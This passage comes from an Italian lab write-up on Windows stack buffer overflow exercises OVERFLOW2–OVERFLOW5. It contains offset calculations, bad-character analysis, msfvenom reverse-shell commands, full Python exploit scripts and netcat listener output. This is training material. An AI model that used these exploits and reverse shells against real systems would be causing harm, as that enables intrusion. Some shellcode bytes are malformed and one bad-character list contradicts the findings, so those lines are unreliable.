36 buf += b"\xd2\x15\x31\x04\x95\xcf\xeb\xfb\x7f\x87\x6a\x30"
37 buf += b"\x40\x01\x72\x1d\x36\x3d\xc2\xc8\x0f\x42\xeb\x9c"
38 buf += b"\x87\x3b\x11\x3d\x67\x96\x91\x26\x4c\x29\x16\x30"
39 buf += b"\xd5\xdc\x6b\x5c\x06\x0b\xaf\x59\x65\xb9\x50\x9e"
40 buf += b"\x75\xc8\x55\xda\x31\x21\x24\x73\xd4\x45\x9b\x74"
41 buf += b"\xf0\x45\x1b\x8b\xfe"
42
43 # Costruzione del payload finale
44 payload = padding + eip + nops + buf
45 # Connessione e invio
46 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
47 s.settimeout(timeout)
48 con = s.connect((ip, port))
49 s.recv(1024)
50 s.send(b"OVERFLOW2" + payload)
51 s.recv(2048) # Potrebbe ricevere qualcosa o andare in timeout
52 s.close()
53
54 print("Payload inviato!")
55
56

```

Figura 20 - Script Python contenente il payload finale di OVERFLOW2.

```

kali@kali: [~/Desktop]
$ sudo nc -nvlp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [192.168.13.100] from (UNKNOWN) [192.168.13.108] 49626
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>

```

Figura 21 - Reverse shell ottenuta dopo l'invio del payload.

5. OVERFLOW3 Risultati specifici

Per OVERFLOW3 è stato seguito il procedimento standard, completato con la generazione del payload e la ricezione della reverse shell. La particolarità di questo caso è la presenza del byte 0x11 tra i bad character: il gadget utilizzato negli altri overflow non era quindi compatibile ed è stato necessario selezionare un indirizzo differente.

Passaggio 1 Crash ed estrazione degli offset

Il crash è stato riprodotto inviando un pattern ciclico da 2048 byte. EIP conteneva il valore 0x35714234, convertito nella sequenza ASCII 4Bq5: la ricerca nel pattern ha restituito l'offset EIP 1274. All'inizio dei dati puntati da ESP era presente la sequenza Bq6B, corrispondente all'offset 1278, quattro byte dopo EIP.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
struct.pack("<I", 0x35714234)
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "4Bq5"
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "Bq6B"
```

```
>>> struct.pack("<I", 0x35714234)
'4Bq5'
```

Figura 22 - Conversione del valore EIP nella sequenza ASCII 4Bq5.

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q Bq6B
[*] Exact match at offset 1278
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 4Bq5
[*] Exact match at offset 1274
```

Figura 23 - Offset EIP 1274 e posizione iniziale di ESP 1278.

```
Registers (FPU)
EAX: 00E5F520 ASCII "OVERFLOW3 Aa0Aa1Aa2Aa3Aa4Aa5Aa
ECX: 00C55048
EDX: 00000000
EBX: 42327142
ESP: 00E5F520 ASCII "Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5
EBP: 71423371
ESI: 00401973 oscp.00401973
EDI: 00401973 oscp.00401973
EIP: 35714234
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FEAF000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Figura 24 - Registri dopo il crash: EIP contiene 0x35714234 ed ESP punta alla sequenza Bq6B.

Passaggio 2 Identificazione dei bad character

Il primo confronto ha segnalato i byte 0x00, 0x11, 0x12, 0x40, 0x41, 0x5F, 0x60, 0xB8, 0xB9, 0xEE e 0xEF. Ripetendo l'analisi dopo le esclusioni progressive, 0x12, 0x41, 0x60, 0xB9 e 0xEF sono risultati alterazioni a cascata dei byte immediatamente precedenti. I bad character effettivi di OVERFLOW3 sono quindi 0x00, 0x11, 0x40, 0x5F, 0xB8 e 0xEE.

```
!mona bytearray -b "\x00"
```

```
!mona compare -f C:\monaloscpl\bytearray.bin -a esp
```

Address	Status	BadChars	Type
0x00ffa28	Corruption after 16 bytes	00 11 12 40 41 5f 60 b8 b9 ee ef	normal

Figura 25 - Primo confronto MonA con bad character e alterazioni a cascata.

Address	Status	BadChars	Type
0x00bfa28	Corruption after 16 bytes	00 11 40 5f b8 ee	normal

Figura 26 - Confronto conclusivo con i bad character effettivi.

Passaggio 3 Scelta del gadget JMP ESP compatibile

Il gadget 0x625011AF utilizzato negli altri overflow non è adatto a questo caso perché, in formato little endian, contiene il byte 0x11. Anche il candidato 0x625011BB è stato escluso per lo stesso motivo. La ricerca MonA ha restituito ulteriori indirizzi compatibili ed è stato selezionato il gadget 0x62501205, rappresentato dai byte 05 12 50 62 e privo dei bad character individuati.

```
!mona jmp -r esp -cpb "\x00\x11\x40\x5f\xb8\xee"
```

```
>>> struct.pack('<I', 0x625011bb)
'\xbb\x11Pb'
```

Figura 27 - Verifica del candidato 0x625011BB, non compatibile perché contiene 0x11.

```
0x625011bb: 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb
0x625011bb: 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb
0x625011bb: 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb
0x625011bb: 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb 0x625011bb
Found 8 total of 0 gadgets
```

Figura 28 - Risultati della ricerca Mona e scelta del gadget 0x62501205.

Passaggio 4 Composizione del payload e reverse shell

Dopo la scelta del gadget compatibile, lo shellcode della reverse shell è stato generato con msfvenom escludendo tutti i bad character individuati. Lo script Python è stato quindi aggiornato con l'offset 1274, l'indirizzo 0x62501205 in formato little endian e un NOP sled da 32 byte.

Il payload finale di OVERFLOW3 è composto dai seguenti blocchi:

- **1274 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP 0x62501205 in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte 0x90 e utilizzati come NOP sled.
- **Shellcode della reverse shell**, generato escludendo i bad character effettivi.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b
"\x00\x11\x40\x5f\xb8\xee" -f python
```

```
padding = b"A" * 1274
eip = struct.pack('<I', 0x62501205)
nops = b"\x90" * 32
payload = padding + eip + nops + buf
sudo nc -nvlp 1234
python payload.py
```

```
(kali㉿kali)-[~]
└─$ sudo nc -nvlp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.15] 49454
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\Users\user\Desktop\oscp>
```

Figura 29 - Output della reverse shell Windows; schermata rappresentativa del risultato finale.

La ricezione della shell ha confermato la correttezza dell'offset, del gadget alternativo e delle esclusioni applicate allo shellcode. Non essendo disponibile uno screenshot specifico dell'esecuzione di OVERFLOW3, la figura mostra l'output equivalente del listener ottenuto negli altri test.

6. OVERFLOW4 Risultati specifici

Anche per OVERFLOW4 è stato seguito il percorso già descritto. In questo caso è stato necessario aumentare la lunghezza del pattern prima di ottenere il crash.

Passaggio 1 Crash e dimensionamento del pattern

Il pattern iniziale da 2048 byte non era sufficiente a provocare il crash. La lunghezza è stata quindi aumentata a 4096 byte; l'invio della nuova sequenza ha causato l'eccezione di accesso e ha consentito di proseguire con l'analisi dei registri.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 4096
```




Figura 30 - Crash iniziale con EIP sovrascritto da 41414141.




Figura 31 - Invio del pattern da 4096 byte e registri risultanti.

Passaggio 2 Estrazione degli offset

I valori ricavati sono: EIP 0x70433570, sequenza ASCII p5Cp, offset EIP 2026 e posizione iniziale di ESP 2030.

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q "p5Cp"
```

```

kali@kali:~/Desktop$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 4096
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4F
kali@kali:~/Desktop$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -p q5Cp
[*] Exact match at offset 2026
kali@kali:~/Desktop$ python3 OVERFLOW2.py
Traceback (most recent call last):
  File "/home/kali/Desktop/OVERFLOW2.py", line 25, in <module>
    s.recv(1024)
    ^^^^^
TimeoutError: timed out
kali@kali:~/Desktop$

```

Figura 32 - Individuazione dell'offset EIP 2026 mediante pattern offset.rb.

Passaggio 3 Identificazione dei bad character

Il confronto è stato ripetuto aggiornando progressivamente l'elenco dei byte da ignorare. I bad character effettivi individuati per OVERFLOW4 sono 0x00, 0xA9, 0xCD e 0xD4.

```
!mona bytearray -b "\x00"
```

```
!mona compare -f C:\monaloscpl\bytearray.bin -a esp
```

```

1 import socket
2 ip = "192.168.13.108"
3 # Sostituire con l'IP target
4 port = 1337
5 timeout = 5
6 # Lista dei caratteri da ignorare (iniziamo con il null byte)
7 ignore_chars = ["b'\x00'", "b'\xa9'", "b'\xcd'", "b'\xd4'"]
8 badchars_bytes = b""
9 for i in range(256):
10     char_byte = bytes([i])
11     # Converti l'intero in un oggetto byte
12     if char_byte not in ignore_chars:
13         badchars_bytes += char_byte
14 offset_eip = 2026
15 eip_placeholder = b"BBBB"
16 # Placeholder per EIP
17 # Invia il padding, un EIP placeholder,
18 # e poi tutti i possibili byte (esclusi quelli ignorati)
19 payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
20 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21 s.settimeout(timeout)
22 con = s.connect((ip, port))
23 s.recv(1024)
24 s.send(b"OVERFLOW4 " + payload)
25 s.recv(1024)
26 s.close()

```

Figura 33 - Script di invio del bytearray con esclusioni progressive.




Figura 34 - Confronti Mona per isolare i bad character effettivi.

Passaggio 4 Shellcode, payload finale e reverse shell

È stato riutilizzato il gadget JMP ESP 0x625011AF, compatibile anche con i bad character di OVERFLOW4. Lo shellcode è stato generato per collegarsi alla macchina Kali 192.168.13.100 sulla porta 1234. Il payload finale è composto dai seguenti blocchi:

- **2026 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget `JMP ESP 0x625011AF` in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte `0x90` e utilizzati come NOP sled.
- **351 byte di shellcode**, generati da `msfvenom` per stabilire la reverse shell.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.13.100 LPORT=1234 EXITFUNC=thread -b '\x00\x49\xcd\x4d' -f python
```

padding = b"A" * 2026

```
eip = struct.pack("<I", 0x625011af)
```

```
nops = b"\x90" * 32
```

payload = padding + eip + nops + buf

```
sudo nc -nvlp 1234
```

```

1 import socket
2 import struct
3
4 # Necessario per convertire l'indirizzo IP in byte
5 ip = "192.168.13.108" # Sostituire con l'IP target attuale
6 port = 1337
7 timeout = 5
8
9 padding = b"A" * 2026
10
11 # Indirizzo del gadget jmp esp (0x625011af), formattato come little-endian
12 eip = struct.pack('<I', 0x625011af) # Istruzione NOP (No Operation - non fa nulla) per creare 'spazio' allo shellcode
13 nops = b"\x90" * 32 # Shellcode generato da un framework (sostituire con il proprio)
14 buf = b""
15
16 buf += b"\x4d\xcd\xba\x15\x35\x49\x1b\x64\x09\x74\x24\x1c\x45\x6e"
17 buf += b"\x20\x9c\x0a\x15\x52\x0a3\xcd\x0a\x15\x50\x13\x62\x16\x3"
18 buf += b"\x15\x5a\x19\x91\x77\x1b\x47\x15\x08\x87\x45\x0e\x0d\x42"
19 buf += b"\x17\x74\x20\x08\x7e\x17\x27\x09\x0c\x5b\x3c\x0b\x5b\x08\x15\x5d"
20 buf += b"\x3f\x29\x0e\x52\x0a\x0e\x50\x07\x0d\x15\x19\x47\x1a\x15\x4d"
21 buf += b"\x16\x09\x0a\x0e\x50\x07\x0d\x15\x19\x47\x1a\x15\x4d"
22 buf += b"\x4d\x0f\x0c\x61\x1f\x1a\x44\x0e\x0d\x0a\x0b\x01\x41\x15\xef"
23 buf += b"\x01\x16\x33\x0e\x1a\x34\x0a\x59\x04\x11\xce\x0b\x39\x15\x59"
24 buf += b"\x17\x17\x0b\x02\x07\x0e\x0a\x0e\x0e\x22\x0b\x0f\x0c\x70"
25 buf += b"\x06\x03\x1a\x0c\x31\x1c\x16\x0e\x04\x04\x13\x01\x07\x0b"
26 buf += b"\x1b\x3b\x15\x47\x09\x70\x0b\x16\x04\x07\x33\x01\x0f\x0c\x39\x16"
27 buf += b"\x11\x0b\x33\x0e\x0a\x36\x04\x0a\x04\x05\x42\x1c\x03\x1a\x09"
28 buf += b"\x1c\x15\x09\x13\x0e\x07\x0a\x0e\x02\x15\x0e\x07\x02\x15\x0e"
29 buf += b"\x15\x05\x09\x1a\x09\x1f\x0c\x17\x01\x15\x0c\x04\x03\x04\x15\x0e"
30 buf += b"\x04\x2a\xcc\x0b\x0e\x0a\x15\x06\x13\x09\x0b\x07\x0a\x15\x0e"
31 buf += b"\x1c\x15\x51\x15\x09\x05\x15\x0e\x06\x09\x02\x02\x0c\x01\x1f"
32 buf += b"\x15\x01\x0a\x0e\x01\x12\x0f\x0a\x15\x03\x15\x01\x15\x01"
33 buf += b"\x01\x02\x0b\x0e\x0a\x0e\x07\x0f\x04\x04\x15\x0e\x08\x1f"
34 buf += b"\x2f\x09\x0c\x16\x02\x1c\x0b\x0e\x0e\x01\x17\x09\x09\x07"
35 buf += b"\x17\x04\x0a\x0e\x05\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e"
36 buf += b"\x0c\x0c\x15\x20\x42\x13\x0a\x0f\x03\x03\x03\x0a\x15\x1f"
37 buf += b"\x02\x05\x07\x03\x07\x08\x07\x11\x1c\x7c\x7f\x17\x04\x08\x09"
38 buf += b"\x50\x0a\x0c\x17\x04\x07\x15\x7b\x0a\x0e\x0c\x03\x04\x2e"
39 buf += b"\x0b\x05\x15\x44\x0a\x15\x12\x0e\x0a\x0b\x16\x0d\x0a\x15\x0e"
40 buf += b"\x0b\x0e\x0a\x0e\x04\x05\x07\x11\x12\x15\x04\x03\x2b\x0c\x09\x08\x1f"
41 buf += b"\x0a\x21\x09\x0a\x1b\x02\x06\x16\x04\x0e\x02\x0c\x03\x07\x2"
42 buf += b"\x05\x02\x0a\x0e\x0a\x0e\x02\x0b\x07\x0c\x03\x05\x15\x0e"
43
44 # Costruzione del payload finale
45 payload = padding + eip + nops + buf
46
47 # Connessione a l'indirizzo IP
48 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
49 s.settimeout(timeout)
50 con = s.connect((ip, port))
51 s.recv(1024)
52 s.send(b"OVERFLOW" + payload)
53 s.recv(2048) # Potrebbe ricevere qualcosa o andare in timeout
54 s.close()
55
56 print("Payload inviato!")

```

[illegible]

Figura 36 - Generazione dello shellcode e reverse shell ricevuta.

La shell Windows ricevuta dal listener conferma il completamento corretto di OVERFLOW4.

7. OVERFLOW5 Risultati specifici

OVERFLOW5 ha richiesto una diagnosi diversa dal percorso standard. Un input iniziale troppo lungo raggiungeva la catena SEH e faceva apparire necessario un exploit SEH; riducendo la dimensione del test è stato invece confermato il normale controllo di EIP. La ricerca dei bad character richiedeva inoltre l'uso di `sendall()` per evitare invii parziali e risultati incoerenti.

Passaggio 1 Diagnosi iniziale e ritorno all'overflow classico

Il primo test da 2048 byte non lasciava in EIP una sequenza del pattern e !mona findmsp indicava l'overwrite della catena SEH, con nSEH all'offset 1762 e SEH handler all'offset 1766. La verifica con BBBB e CCCC confermava il raggiungimento della struttura SEH, ma si trattava di un effetto della lunghezza eccessiva dell'input, non della tecnica necessaria per sfruttare OVERFLOW5.

```
!mona findmsp -distance 2048
```




Figura 37 - Catena SEH raggiunta dal test iniziale da 2048 byte.

Ripetendo la prova con 400 byte, EIP assumeva direttamente il valore 0x41414141. OVERFLOW5 è quindi un overflow classico su EIP: l'input più corto evita di proseguire fino alla catena SEH. Durante i test successivi è stato usato sendall(), perché send() poteva trasmettere solo una parte del payload e lasciare dati residui che falsavano i confronti di Mona.

Passaggio 2 Calcolo e verifica dell'offset

Con un pattern ciclico da 500 byte, EIP conteneva 0x356B4134. La conversione little endian ha restituito la sequenza ASCII 4Ak5 e pattern_offset.rb ha individuato l'offset EIP 314. I dati puntati da ESP iniziano quindi all'offset 318, quattro byte dopo EIP. La prova A*314 + BBBB + C*100 ha confermato EIP = 0x42424242 e la presenza delle C all'indirizzo puntato da ESP.

```
